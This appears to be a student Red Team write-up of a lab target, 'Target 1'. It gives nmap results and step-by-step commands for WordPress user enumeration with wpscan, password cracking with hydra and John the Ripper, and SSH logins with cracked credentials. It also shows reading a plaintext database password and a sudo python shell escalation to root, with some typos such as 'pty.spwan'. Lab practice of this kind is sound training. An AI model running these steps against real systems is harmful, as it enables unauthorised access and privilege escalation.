
**Exposed Services**

Nmap scan results for each machine reveal the below services and OS details:

nmap 192.168.1.110



This scan identifies the services below as potential points of entry: - Target 1 - List of - Exposed

Services

Target 1

**Port** **State** **Service**

22/TCP Open SSH

80/TCP Open HTTP

111/TCP Open RCPBIND

139/TCP Open NETBIOS-SSN

145/TCP Open NETBIOS-SSN

The following vulnerabilities were identified on each target:












**Target 1**

List of Critical Vulnerabilities

1. WordPress Enumeration
2. Weak Credentials
3. No file security permission
4. Python root escalation

**Exploitation**

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

* Target 1
  + flag1.txt : b9bbcb33e11b80be759c4e844862482d
  + Exploit Used
    - Used wpscan to enumerate users from Target 1 WordPress site
    - wpscan --url 192.168.1.110/wordpress --enumerate u
    - 
    - Using hydra to crack michael’s password
      * 
      * Password found: michael
      * 
    - Flag 1 found within service.html located in /var/www/html
    - 
    - Command:
      * Ssh michael@192.168.1.110
      * Password: michael
      * Cd /var/www/html
      * ls -l
      * nano service.html
      * Ctrl+w flag
  + flag2.txt : fc3fd58dcdad9ab23faca6e9a36e581c
  + Exploit Used
    - Same exploit from flag one
    - Command:
      * Ssh michael@192.168.1.110
      * Password: michael
      * Cd /var/www
      * Ls -l
      * Cat flag2.txt
    - 
  + Flag3.txt: afc01ab56b50591e7dccf93122770cd2
  + Exploit Used
    - Same as flag 1 and 2
    - Command:
      * Ssh michael@192.168.1.110
      * Password: michael
      * Cd /var/www/html/wordpress
      * Cat wp-config.php
        + Password was displayed in plain text
      * 
      * Mysql -u root -p
      * R@v3nSecurity
      * 
      * show databases;
      * Use wordpress
      * Show tables;
      * 
      * Select \* from wp\_posts;
      * 
  + Flag4: 715dea6c055b9fe3337544932f2941ce
  + Exploit Used:
    - Weak credential salted hases and python root excalation privileges
    - Commands:
      * Mysql -u root -p
      * R@v3nSecurity
      * show databases;
      * Use wordpress
      * Show tables;
      * Select ID, user\_login, user\_pass from wp\_users;
        + This gives us the hashes for michael’s and steven’s passwords
      * 
        + Created .txt files including the hashes individually
      * John steven.txt
        + Using john the ripper to crack the hash for steven’s password hash
        + Password found: pink84
        + 
      * Ssh steven@192.168.1.110
      * Password: pink84
      * Sudo -l
        + To check sudo privileges
      * Sudo python -c ‘import pty;pty.spwan(“/bin/bash”)
        + This python code allows the user to escalate to root privileges
      * Cd /root
      * Ls
      * Cat flag4.txt
      * 